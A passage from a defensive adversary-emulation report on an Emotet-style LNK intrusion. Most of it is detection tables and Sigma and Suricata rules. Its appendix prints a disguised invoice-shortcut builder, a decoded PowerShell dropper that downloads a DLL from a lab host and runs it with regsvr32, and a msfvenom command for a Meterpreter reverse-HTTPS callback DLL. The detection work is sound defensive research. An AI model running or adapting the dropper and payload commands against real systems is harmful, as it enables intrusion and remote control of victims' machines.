| T1059.001 | Cmdlet-level execution (IWR call) | PS Operational EID 4103 | Medium | Requires Module Logging enabled separately; noisier than 4104 |
| T1027.010 | Self-decoding via iex() — plaintext in log | PS Operational EID 4104 | High | Obfuscation fully bypassed by ScriptBlock logging |
| T1059.001 + T1218.010 | PS downloading DLL to AppData + regsvr32 in same ScriptBlock | EID 4104 + Sysmon EID 11 | High | DET-004: Variant A (EID 4104 ScriptBlock, high confidence) + Variant B (EID 11 FileCreate, enrichment/fallback) |
| T1218.010 | PS spawns regsvr32 parent chain (x2 processes) | Sysmon EID 1 / ProcMon | High | Two regsvr32 processes from same PS parent (65ms apart); CommandLine uses 8.3 short path ADMINI~1 — DET-002 uses broad path matching |
| T1218.010 | Unsigned DLL from AppData path | Sysmon EID 7 / ProcMon LoadImage | High | Unsigned + user-writable path = strong signal |
| T1218.010 | Outbound HTTPS from regsvr32 | Sysmon EID 3 / ProcMon / Wireshark | High | regsvr32 initiating HTTPS is anomalous; JA3 fingerprint available |
| T1547.001 | HKCU Run key write | Sysmon EID 13 / ProcMon RegSet | Medium | Key name blends; Details field (regsvr32+AppData DLL) is the signal |
| T1219 | AnyDesk service installation | System EID 7045 / Sysmon EID 1 | High | EID 7045 fires for all service registrations; highly reliable |
| T1569.002 | sc.exe service creation | Sysmon EID 1 / Security EID 4688 | High | sc.exe with unusual binPath; LOLBin creating persistence |
| T1082 | Discovery commands — rapid sequential | Sysmon EID 1 / ProcMon | High | Timing pattern distinguishes automated recon from manual admin |
| T1087.002 | net group /domain — Domain Admins | Sysmon EID 1 / Security EID 4661 | Medium | LDAP query visible in Security log if object access auditing enabled |
| T1069.002 | net group /domain — domain groups | Sysmon EID 1 | Medium | Individual commands are low-signal; context (parent + sequence) key |

| | | | | |
|---|---|---|---|---|
| Network | Payload DLL download over HTTP:8000 | Wireshark (victim) / ProcMon TCP | High | Plaintext HTTP; PCAP provides User-Agent, Content-Length, response body for hash verification — not duplicated by endpoint telemetry |
| Network | C2 HTTPS session on port 443 | Sysmon EID 3 | Medium | PCAP C2 analysis omitted — TLS/JA3 characteristics are Meterpreter-specific and not representative of Emotet C2; session existence confirmed via EID 3 |

# 5. Detection Engineering

Each rule below was derived directly from artefacts observed in Section 4. The rule ID maps to the observation that motivated it.

## DET-001 — Explorer Spawning Hidden PowerShell (LNK Execution Structural Signal)

| | |
|---|---|
| **ATT&CK** | T1059.001 + T1204.002 |
| **Data Source** | Sysmon EID 1 (ProcessCreate) |
| **Driven by** | Section 4.1.1: parent-child chain; commandline content not reliable across Emotet campaigns |
| **False Positive Rate** | Very high in isolation: -WindowStyle Hidden is ubiquitous in legitimate tooling (SCCM, Intune, RMM). Not viable as standalone alert. Use as hunting trigger with mandatory EID 4104 correlation; baselining required before production deployment |

```
title: Explorer Spawning Hidden PowerShell — LNK Execution Indicator
id: 5425957D-0B60-467E-B4AE-466EEFCE0169
status: test
description: |
  Detects PowerShell with -WindowStyle Hidden spawned directly from explorer.exe
  or Office processes — structural signal consistent with LNK/macro-based delivery.
  NOTE: Commandline content (Base64 block) varies per Emotet campaign and is NOT
  included as a match condition. This rule is a low-confidence early indicator only.
  -WindowStyle Hidden is also widely used by legitimate tooling (SCCM, Intune,
  RMM agents, software installers) making standalone use impractical in most
  enterprise environments.
  Intended use: hunting query or correlation trigger for EID 4104 analysis.
  NOT recommended as a standalone alert rule.
logsource:
  category: process_creation
  product: windows
detection:
  selection_parent:
    ParentImage|endswith:
      - '\explorer.exe'
      - '\WINWORD.EXE'
      - '\EXCEL.EXE'
      - '\OUTLOOK.EXE'
  selection_ps:
    Image|endswith: '\powershell.exe'
    CommandLine|contains: '-WindowStyle Hidden'
  condition: selection_parent and selection_ps
falsepositives:
  - SCCM / Intune / RMM-pushed scripts using hidden window
  - Software installers invoking PS from Explorer shell extension
  - User-created desktop shortcuts to PS scripts
  - Any environment with significant PS automation will produce high FP volume
level: informational  # standalone alert not viable; use as hunting/correlation trigger
tags:
  - attack.execution
  - attack.t1059.001
  - attack.initial_access
  - attack.t1204.002
```

**Correlation requirement and operational guidance**

DET-001 is not viable as a standalone alert rule in environments with significant PowerShell automation. The -WindowStyle Hidden flag is ubiquitous in legitimate tooling (SCCM, Intune, RMM agents), making FP volume unacceptably high even with parent-child filtering.

Recommended use: treat DET-001 as a hunting trigger or the first event in a multi-step correlation. Within ~5 seconds of a DET-001 match, look for an EID 4104 event from the same ProcessGUID where ScriptBlockText contains both a web download call (IWR / Invoke-WebRequest / WebClient) and a regsvr32 or rundll32 invocation. This two-event chain is robust to campaign-specific Base64 variation and reduces FP to near-zero.

Even with EID 4104 correlation, environments running SCCM or similar tools should build an exclusion baseline of known-good ParentCommandLine and ScriptBlockText patterns before deploying as a production alert. Without baselining, EID 4104 hits on legitimate admin scripts will still generate noise.

## DET-002 — Regsvr32 Spawned by PowerShell Loading Unsigned DLL from AppData

| | |
|---|---|
| **ATT&CK** | T1218.010 |
| **Data Source** | Sysmon EID 1 + EID 7 (correlation) |
| **Driven by** | Section 4.1.2: two regsvr32 processes (PID 4992, 5468) from same PS parent; 8.3 short path ADMINI~1 observed in CommandLine |
| **False Positive Rate** | Very low — legitimate regsvr32 calls rarely have PowerShell as parent |

```
title: Regsvr32 Spawned by PowerShell with DLL from User-Writable Path
id: 5D31CDCB-A8E2-4B14-8DED-6A4732A32B36
status: test
description: |
  Detects regsvr32.exe spawned by powershell.exe loading a DLL from a user-writable
  path. In the observed emulation two regsvr32 processes fired within 65ms from the
  same PowerShell parent (one bare call, one with /s flag) — both are covered by
  this rule. CommandLine may use Windows 8.3 short names (e.g. ADMINI~1 for
  Administrator) depending on path length — the rule uses broad path segment matching
  rather than full path to remain robust to short-name variation.
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    ParentImage|endswith: '\powershell.exe'
    Image|endswith: '\regsvr32.exe'
    CommandLine|contains:
      - '\AppData\'  # ADMINI~1\AppData will also match (Windows 8.3 short path)
      - '\Users\'
  filter_legit:
    # Filter on the DLL argument path only, not the full CommandLine.
    # regsvr32.exe's own Image path (C:\Windows\system32\regsvr32.exe) is
    # present in CommandLine and would cause false exclusion if we matched
    # 'C:\Windows\' against the whole string. Use regex to match only the
    # argument following /s or bare DLL path — i.e. content after the binary.
```

```
    CommandLine|re: '(?i)regsvr32\.exe.*\s(C:\\Windows\\|C:\\Program Files\\)'
  condition: selection and not filter_legit
falsepositives:
  - Legitimate software using regsvr32 via PowerShell wrapper — rare
  - Tune filter_legit with additional known-good DLL paths
level: high
tags:
  - attack.defense_evasion
  - attack.t1218.010
```

## DET-003 — HKCU Run Key Written by Unusual Process

| | |
|---|---|
| **ATT&CK** | T1547.001 |
| **Data Source** | Sysmon EID 13 (RegistryEvent) |
| **Driven by** | Section 4.1.3 — registry Run key observation; key name OneDriveUpdate; path AppData\Local\89gtAB\ |
| **False Positive Rate** | Medium — software installers write Run keys; filter by known-good process paths |

```
title: Suspicious Process Writing HKCU Run Persistence Key
id: DC370C9C-A1E0-4F3F-937C-16F00E7A9175
status: test
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    TargetObject|contains: '\SOFTWARE\Microsoft\Windows\CurrentVersion\Run'
    Details|contains:
      - '\AppData\'
      - '\Temp\'
  filter_legit:
    Image|startswith:
      - 'C:\Program Files\'
      - 'C:\Program Files (x86)\'
      - 'C:\Windows\System32\'
  condition: selection and not filter_legit
falsepositives:
  - User-installed software in AppData — review and whitelist
level: medium
tags:
  - attack.persistence
  - attack.t1547.001
```

## DET-004 — PowerShell Downloading and Executing DLL from AppData

| | |
|---|---|
| **ATT&CK** | T1059.001 + T1218.010 |
| **Data Source** | PS Operational EID 4104 (ScriptBlock) & Sysmon EID 11 (FileCreate) |
| **Driven by** | Section 4.1.5 (EID 11: payload.dll write)<br>Section 4.2.1 (EID 4104: decoded dropper content showing IWR and regsvr32 in same ScriptBlock) |

| | |
|---|---|
| **False Positive Rate** | Low — the combination of web download, DLL write to AppData, and regsvr32 execution in a single ScriptBlock is highly anomalous. EID 11 standalone has higher FP; use in combination. |

```
title: PowerShell Downloading DLL to AppData and Executing via Regsvr32
id: 981A622F-A67F-4B3B-A6EC-EBF36782E9A2
status: test
description: |
  Detects PowerShell ScriptBlock content containing a web download call whose
  OutFile target is an AppData path combined with a regsvr32 execution in the
  same block — the campaign-invariant behavioural pattern of Emotet-style LNK
  droppers. Unlike DET-001, this rule targets decoded dropper logic visible in
  EID 4104 regardless of how the commandline was obfuscated.
  Also provides a standalone EID 11 variant for environments without EID 4104.

# ── VARIANT A: EID 4104 ScriptBlock content (preferred — higher confidence) ──
logsource:
  category: ps_script
  product: windows
detection:
  selection_download:
    EventID: 4104
    ScriptBlockText|contains:
      - 'Invoke-WebRequest'
      - 'IWR'
      - 'WebClient'
  selection_appdata:
    ScriptBlockText|contains:
      - '\AppData\'
      - 'env:TMP'
      - 'env:TEMP'
  selection_exec:
    # Use regex with (?i) for case-insensitive matching.
    # |contains alone is case-sensitive in most SIGMA backends —
    # 'regsvr32' would miss 'REGSVR32' or 'Regsvr32.exe'.
    ScriptBlockText|re: '(?i)regsvr32'
  condition: selection_download and selection_appdata and selection_exec
falsepositives:
  - Legitimate admin scripts downloading and registering COM components
  - Software deployment scripts using regsvr32 — review ScriptBlockText
level: high

# ── VARIANT B: EID 11 FileCreate (fallback — lower confidence standalone) ──
logsource:
  category: file_event
  product: windows
detection:
  selection:
    EventID: 11
    Image|endswith: '\powershell.exe'
    TargetFilename|contains: '\AppData\'
    TargetFilename|endswith: '.dll'
  filter_legit:
    TargetFilename|contains:
      - '\AppData\Local\Temp\'
      - '\AppData\Roaming\Microsoft\UProof\'
  condition: selection and not filter_legit
falsepositives:
  - Legitimate software writing DLLs to AppData (e.g. browser extensions,
    some installers) — correlate with parent process and ScriptBlock context
```

```
    level: medium  # use Variant A for high-confidence; Variant B as enrichment
    tags:
      - attack.execution
      - attack.t1059.001
      - attack.defense_evasion
      - attack.t1218.010
```

**Variant A vs Variant B guidance**

Variant A (EID 4104) is the primary rule. It detects the campaign-invariant dropper behaviour pattern — a single ScriptBlock containing a download call, an AppData/Temp path, and a regsvr32 invocation. This combination is robust across Emotet campaigns because the decoded dropper logic follows the same structure regardless of how the Base64 encoding changes. Requires PowerShell Script Block Logging enabled via GPO.

Variant B (EID 11) is a standalone fallback for environments where EID 4104 is not available. Detecting powershell.exe writing a .dll to an AppData non-Temp subdirectory is a useful signal, but has higher FP potential and should be correlated with process context (parent process, sibling EID 1 for regsvr32) before alerting. In environments where both data sources are available, trigger Variant B as an enrichment event for Variant A hits rather than as an independent alert.

## DET-005 — PowerShell User-Agent Downloading DLL over HTTP (Network Layer)

| | |
|---|---|
| **ATT&CK** | T1059.001 + T1218.010 + T1071.001 |
| **Data Source** | Wireshark / Network IDS (Suricata) — HTTP traffic only |
| **Driven by** | Section 4.4.1 — User-Agent: WindowsPowerShell/5.1.17763.2931 confirmed in PCAP; URI ending in .dll over plaintext HTTP. Note: source incident uses mixed HTTP/HTTPS — this rule covers HTTP delivery only. |
| **False Positive Rate** | Low for HTTP: PowerShell IWR requesting a .dll over plaintext HTTP is anomalous. Rule does not cover HTTPS delivery (see fidelity note). |

```
    # Suricata rule — PowerShell IWR downloading DLL over HTTP
    # Derived from Wireshark capture (Section 4.5.1)
    # Observed User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
    #                      WindowsPowerShell/5.1.17763.2931
    # COVERAGE LIMITATION: applies to HTTP delivery only.
    # Original Emotet foreach loop includes both HTTP and HTTPS domains —
    # if the first successful download is from an HTTPS domain, this rule
    # will not fire. DET-004 (EID 4104) provides coverage regardless of protocol.

    alert http any any -> any any (
      msg:"Potential Emotet-style LNK dropper — PowerShell IWR DLL download over HTTP";
      flow:established,to_server;
      http.method; content:"GET";
      http.uri; content:".dll"; endswith; nocase;
      http.user_agent; content:"WindowsPowerShell"; nocase;
      classtype:trojan-activity;
      sid:[assign];
      rev:1;
```

```
  metadata:
    affected_product Windows,
    attack_target Client_Endpoint,
    mitre_tactic_id TA0002 TA0005 TA0011,
    mitre_technique_id T1059.001 T1218.010 T1071.001;
)

# ── SIGMA equivalent for proxy/NGFW logs ──────────────────────────────
title: PowerShell IWR Downloading DLL over HTTP — Supplementary Network Signal
id: 96293346-D9C5-4AA8-8F19-D03A4F49684A
status: test
description: |
  Supplementary network-layer signal for DET-004. Detects HTTP GET requests
  with a PowerShell IWR User-Agent targeting a .dll file.
  Coverage is probabilistic: the original Emotet dropper iterates through
  six C2 domains mixing HTTP and HTTPS — this rule fires only when delivery
  resolves to an HTTP domain. If HTTPS is used, DET-004 (EID 4104) is the
  primary detection control and this rule will not trigger.
  EVASION RISK: The PowerShell IWR User-Agent is trivially spoofable.
  An attacker can bypass this rule with a single parameter:
    IWR $u -OutFile $d -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64)'
  This rule is effective only against unsophisticated or unmodified IWR usage.
  DET-004 (EID 4104 ScriptBlock) remains effective regardless of User-Agent
  spoofing — the decoded dropper content is captured at the PowerShell layer,
  not the network layer, making it the primary and more reliable control.
  Intended use: corroborating evidence when DET-004 fires, or as a
  network-only indicator in environments without endpoint telemetry.
logsource:
  category: proxy
  product: generic
detection:
  selection:
    cs-method: GET
    cs(User-Agent)|contains: 'WindowsPowerShell'
    cs-uri-stem|endswith: '.dll'
  condition: selection
falsepositives:
  - Legitimate software using PowerShell IWR to download DLL components
    over HTTP (increasingly rare — most vendors now use HTTPS)
  - Baseline known-good download sources and add URI stem exclusions
false_negatives:
  - Attacker spoofs User-Agent via -UserAgent parameter (single line change)
    e.g. IWR $u -OutFile $d -UserAgent 'Mozilla/5.0 ...'
    This bypasses network-layer detection entirely — endpoint detection
    (DET-004 EID 4104) is unaffected and remains the reliable control
level: medium  # supplementary signal — use alongside DET-004, not standalone
tags:
  - attack.execution
  - attack.t1059.001
  - attack.defense_evasion
  - attack.t1218.010
  - attack.command_and_control
  - attack.t1071.001
```

**Fidelity note — HTTP/HTTPS coverage gap and User-Agent evasion**

HTTP/HTTPS coverage gap and User-Agent evasion

In this emulation, payload delivery used a single internal HTTP URL

(http://10.0.1.10:8000/payload.dll), so the Wireshark capture provides full plaintext visibility. However, the original Emotet dropper in the source incident iterates through six C2 domains mixing HTTP and HTTPS — lines 4-6 of the decoded dropper use HTTPS, lines 7-9 use HTTP. The dropper executes the first successful download and breaks, meaning delivery protocol depends on which domain responds first.

DET-005 therefore has a probabilistic coverage gap: if the victim's first successful connection is to an HTTPS domain, the download traffic is encrypted and this rule will not fire. Estimated coverage is partial — the rule will catch HTTP-delivered payloads but miss HTTPS-delivered ones without SSL inspection.

A second and more fundamental evasion risk exists independent of protocol: the PowerShell IWR User-Agent string is trivially spoofable with a single parameter addition (-UserAgent). Any moderately sophisticated threat actor can replace the default WindowsPowerShell UA with a browser-like string in one line of code, rendering this network-layer rule entirely ineffective without any change to the underlying attack behaviour. This emulation happened to use unmodified IWR, consistent with the source incident, but future variants or more capable operators would not make this mistake. DET-004 (EID 4104 ScriptBlock) is unaffected by User-Agent spoofing because it captures decoded dropper content at the PowerShell execution layer — this reinforces DET-004 as the irreplaceable primary control, with DET-005 serving only as opportunistic corroboration when the attacker does not bother to spoof.

In a real deployment, DET-005 should be treated as a complementary signal to DET-004 rather than a standalone network detection, since DET-004 (EID 4104 ScriptBlock) captures the decoded dropper content including the full C2 URL — regardless of whether the actual delivery was HTTP or HTTPS.

## DET-006 — Suspicious Remote Access Tool Registered as Service (EID 7045)

| | |
|---|---|
| **ATT&CK** | T1219 + T1569.002 |
| **Data Source** | Windows System Event Log — EID 7045 (Service Control Manager) |
| **Driven by** | Section 4.4.1 (EID 7045) — AnyDesk Service registered with ImagePath C:\AnyDesk.exe --service, outside Program Files, running as LocalSystem. RMM abuse (AnyDesk, ScreenConnect, Tactical RMM) is a recurring pattern in ransomware precursor activity per DFIR Report 2022-11-28. |
| **False Positive Rate** | Low-Medium — EID 7045 fires for all service installations. Rule targets the combination of known RMM binary names OR non-standard install paths (filesystem root, ProgramData, AppData) with auto-start and LocalSystem, which is anomalous for legitimate software. |

```
title: Suspicious Remote Access Tool Registered as Windows Service
id: 9DB63B34-FF17-4F24-8EF6-D22BCBC8D598
status: test
description: |
  Detects Windows service installation (EID 7045) matching patterns consistent
  with RMM tool abuse — a persistence technique observed in this incident
  (AnyDesk deployed as 'AnyDesk Service') and documented across multiple
```

```
    ransomware precursor intrusions (DFIR Report 2022-11-28).
    Two complementary detection conditions:
    (A) Known RMM binary names in any service ImagePath
    (B) Service ImagePath outside standard install locations with auto-start
        and LocalSystem — catches unknown or renamed RMM tools
  logsource:
    product: windows
    service: system
  detection:
    # ── Condition A: known RMM tool names ──────────────────────────────────
    selection_rmm_name:
      EventID: 7045
      ImagePath|contains:
        - 'AnyDesk'
        - 'ScreenConnect'
        - 'TeamViewer'
        - 'tacticalrmm'
        - 'MeshAgent'
        - 'kaseya'
        - 'splashtop'
        - 'atera'
    # ── Condition B: non-standard path + high-privilege auto-start ─────────
    selection_suspicious_path:
      EventID: 7045
      StartType: 'auto start'
      AccountName: 'LocalSystem'
      ImagePath|re: '(?i)^("?)([A-Z]:\\(?!Windows\\|Program Files))'
      # Matches paths starting outside Windows\ and Program Files\
      # e.g. C:\AnyDesk.exe, C:\ProgramData\*, C:\Users\*
    filter_legit_b:
      # Exclude known-good auto-start LocalSystem services in non-standard paths
      # Populate with environment baseline
      ImagePath|contains:
        - 'MsMpEng'  # Windows Defender
    condition: selection_rmm_name or (selection_suspicious_path and not filter_legit_b)
  falsepositives:
    - Legitimate RMM tools deployed by IT teams — baseline authorised tools
      and add ImagePath exclusions to filter_legit_b
    - Third-party software installing services outside Program Files
  level: high  # Condition A; medium for Condition B standalone
  tags:
    - attack.persistence
    - attack.t1219
    - attack.execution
    - attack.t1569.002
```

**Observed data and RMM abuse context**

In this emulation, EID 7045 recorded: ServiceName=AnyDesk Service, ImagePath="C:\AnyDesk.exe" --service, StartType=auto start, AccountName=LocalSystem. Note: the C:\ root path is an emulation shortcut — in the source incident (DFIR Report 2022-11-28) AnyDesk was installed to C:\Program Files (x86)\AnyDesk\AnyDesk.exe via the standard --install mechanism. This means the emulation artefact is more anomalous than the real incident on the path dimension: DET-006 Condition B (non-standard path regex) fires against the emulation but would not fire against a legitimately-installed AnyDesk in Program Files. Condition A (known tool name in ImagePath) is unaffected by install path and remains the reliable detection condition in both scenarios. The source incident also shows the same EID 7045 pattern for Tactical RMM deployed during the hands-on-

keyboard phase. RMM tool abuse is now a standard ransomware precursor technique — ScreenConnect, AnyDesk, and Tactical RMM appear repeatedly across DFIR Report cases. Condition A provides immediate high-confidence coverage; Condition B provides a behavioral catch-all for renamed or less-known tools at the cost of higher tuning effort.

# 6. Gaps & Limitations

## 6.1 What This Emulation Does Not Cover

| Phase | Behavior | Why Not Covered |
|---|---|---|
| Credential Access | LSASS memory access / Mimikatz | Out of scope for this case study |
| Lateral Movement | WMI / SMB spread across domain | Future work — workstations (WKST01-03) available in lab but not targeted in this run |
| Impact | Quantum delivery / Ransomware | Out of scope — emulation stops at persistence |
| Defense Evasion | Process Injection (T1055) — Cobalt Strike injecting into winlogon, svchost etc. via rundll32.exe | Occurs in Cobalt Strike phase of original incident, which is out of scope for this emulation |
| Persistence | AnyDesk delivery via Tactical RMM / MeshAgent.exe process chain | Tactical RMM not deployed in lab. Only post-installation AnyDesk persistence artefacts are emulated (EID 7045, sc.exe service registration) |

## 6.2 Lab Limitations

- Victim is a Domain Controller: Unlike the original incident where the initial victim was a workstation, TARGETDC is a Primary Domain Controller for MAD.local. This affects baseline process behavior and may produce different Sysmon artefacts than a workstation victim. Three workstations (WKST01-03) are present in the domain but not targeted in this run.
- **Payload fidelity — what Meterpreter does not replicate:** Meterpreter reverse_https is a functional substitute for producing endpoint execution artefacts (Sysmon EID 1/7/3/13), but it does not replicate the following Emotet-specific behaviors: (a) **C2 protocol:** Emotet uses a custom binary protocol over HTTP/HTTPS with specific URI patterns and encrypted payloads — the source DFIR Report does not document this protocol, and Meterpreter HTTPS produces structurally different traffic; (b) **Beacon timing:** Emotet uses jittered beacon intervals as an evasion technique — Meterpreter beacons at a fixed interval; (c) **Process injection:** In the source incident, process injection (T1055) was performed by Cobalt Strike — not Emotet — injecting into winlogon.exe, RuntimeBroker.exe, svchost.exe, taskhostw.exe, and dllhost.exe via remotely created threads from rundll32.exe. This technique was explicitly excluded from scope as it occurs in the Cobalt Strike phase of the intrusion, which this emulation does not cover; (d) **Module loading:** Emotet dynamically loads post-compromise modules (spambot, credential harvester) — not replicated. Detection rules derived from this emulation are validated against the execution and persistence chain only; network and post-injection detection coverage requires supplementary threat intelligence or a higher-fidelity emulation environment.
- Emotet C2 protocol undocumented: The source DFIR Report does not describe the Emotet loader C2 protocol, beacon pattern, or network-level artefacts. Emulation uses Meterpreter HTTPS as a functional substitute; direct protocol comparison is not possible.

- Artefact export latency: All logs, ProcMon capture, and Wireshark .pcap were exported from TARGETDC to FlareVM after the emulation completed. Artefacts reflect the full emulation session; no real-time SIEM correlation was performed during execution.
- Network isolation deviation: AnyDesk download (Step 4b) required external internet access, deviating from the host-only lab isolation declared in Section 3.1. For future emulations this step should be pre-staged on the victim to maintain full isolation.
- Noise baseline: False positive assessment is against a clean lab. Production environment tuning will be required for all SIGMA rules.
- Administrator execution context: All emulation steps were executed under a built-in Administrator session (MAD\Administrator). The original incident beachhead was a regular user workstation, where the initial Emotet execution would have run under a standard user token. This creates several systematic differences in the observed artefacts: (1) SID — all EID 13, EID 1, and EID 11 events in this emulation carry the Administrator SID (S-1-5-21-...-500) rather than a standard user SID; (2) HKCU hive — the Run key was written to the Administrator hive; in a real infection it would be written to the victim user's hive; (3) UAC behaviour — Administrator sessions bypass UAC elevation prompts, meaning any UAC-related telemetry (e.g. consent.exe spawning, elevation event IDs) that might appear in a standard-user incident is absent here; (4) AppData path — payload.dll was written to Administrator's AppData, whereas real Emotet would target the executing user's AppData. Detection rules derived from this emulation (DET-002, DET-003) use path patterns (\ AppData\, \Users\) that remain valid across user contexts, but analysts should account for SID and hive differences when correlating artefacts against real-world incidents.

# Appendix A — Tools & Scripts

## A.1 Lab Setup

| Tool | Version | Purpose | Source |
|---|---|---|---|
| Sysmon | 15.15 | Endpoint telemetry | https://learn.microsoft.com/sysinternals/sysmon |
| Metasploit | 6.4.99 | C2 listener + payload gen | https://metasploit.com |
| Wireshark | 4.6.4 | Packet capture on victim host (TARGETDC) | https://wireshark.org |
| Process Monitor | 4.01 | Kernel-level process/file/registry capture on TARGETDC | https://learn.microsoft.com/sysinternals/procmon |
| FlareVM | 2.7.0 | DFIR analysis host for offline artefact analysis | https://github.com/mandiant/flare-vm |
| Splunk Enterprise | 9.2.1 | Log aggregation and analysis | https://help.splunk.com/en/splunk-enterprise/release-notes-and-updates/release-notes/9.2/whats-new/welcome-to-splunk-enterprise-9.2#ariaid-title5 |

## A.2 LNK Construction

The following PowerShell script constructs the malicious LNK file used in Step 1. The script uses the WScript.Shell COM object to set all LNK properties directly.

| Parameter | Value / Approach | Rationale |
|---|---|---|
| TargetPath | powershell.exe | Direct PS execution — no intermediate cmd.exe, consistent with source incident parent-child chain |
| -ExecutionPolicy Bypass | In Arguments field | Bypasses execution policy without registry modification |
| -WindowStyle Hidden | In Arguments field | Silent execution — no visible PS window for the user |
| Execution flag | -c (short for -Command) | Inline script block execution. NOT -EncodedCommand/-Enc. Note: command line content is campaign-specific and not used for detection — DET-001 targets parent-child structure only |
| Obfuscation | Base64 split across $KOKN + $BxQ vars with prepended junk string | Replicates variable-split obfuscation; self-decoding via iex() |
| Self-decoding | iex() on assembled decoded string | Source incident did not use -Enc flag — self-decoding preserves EID 4104 capture of full decoded content |
| IconLocation | shell32.dll,70 (Word document icon) | Lure icon matches Invoice.txt.lnk filename |

### A.2.1 LNK Construction Script

```
# LNK Construction — Invoice.txt.lnk
# Replicates Emotet LNK delivery — DFIR Report 2022-11-28
```

```
$WshShell  = New-Object -ComObject WScript.Shell
$Shortcut  = $WshShell.CreateShortcut("$HOME\Desktop\Invoice.txt.lnk")
$Shortcut.TargetPath   = "powershell.exe"
$Shortcut.Arguments    = "-ExecutionPolicy Bypass -WindowStyle Hidden -c &{<inline dropper>}"
# Arguments field uses -c flag (not -Enc) with inline script block
# Base64 dropper split across $KOKN + $BxQ variables, decoded via iex()
$Shortcut.IconLocation = "C:\Windows\System32\shell32.dll,70"
# shell32.dll icon 70 = Word document — lure icon matches Invoice.txt.lnk
$Shortcut.Save()
```

### A.2.2 Decoded Dropper Logic

The Base64 payload decodes to the following dropper — this is what EID 4104 ScriptBlock logging captures before execution:

```
# Decoded dropper content
Write-Host "bitbug0x55AA"
$ProgressPreference = "SilentlyContinue"
$u = "http://10.0.1.10:8000/payload.dll"
$t = "89gtAB"
$d = "$env:TMP\..\ $t"
# $env:TMP resolves to C:\Users\Administrator\AppData\Local\Temp
# $d = parent of Temp + $t = C:\Users\Administrator\AppData\Local\89gtAB
# Confirmed by ProcMon (Section 4.6.1): directory created at 03:36:31.182,
# did not exist prior to execution (OpenResult: Created)
mkdir -Force $d | out-null
IWR -Uri $u -OutFile "$d\payload.dll"
regsvr32.exe "$d\payload.dll"
Start-Process -FilePath "regsvr32.exe" -ArgumentList "/s `"$d\payload.dll`"" -WindowStyle Hidden
```

## A.3 Payload Generation

Stage-2 DLL payload generated using msfvenom. Used exclusively within isolated lab environment.

```
msfvenom -p windows/x64/meterpreter/reverse_https \
  LHOST=10.0.1.10 LPORT=443 -f dll -o payload.dll

# Output:
# No platform was selected, choosing Msf::Module::Platform::Windows
# No arch selected, selecting arch: x64 from the payload
# Payload size: 834 bytes
# Final size of dll file: 9216 bytes
# Saved as: payload.dll
```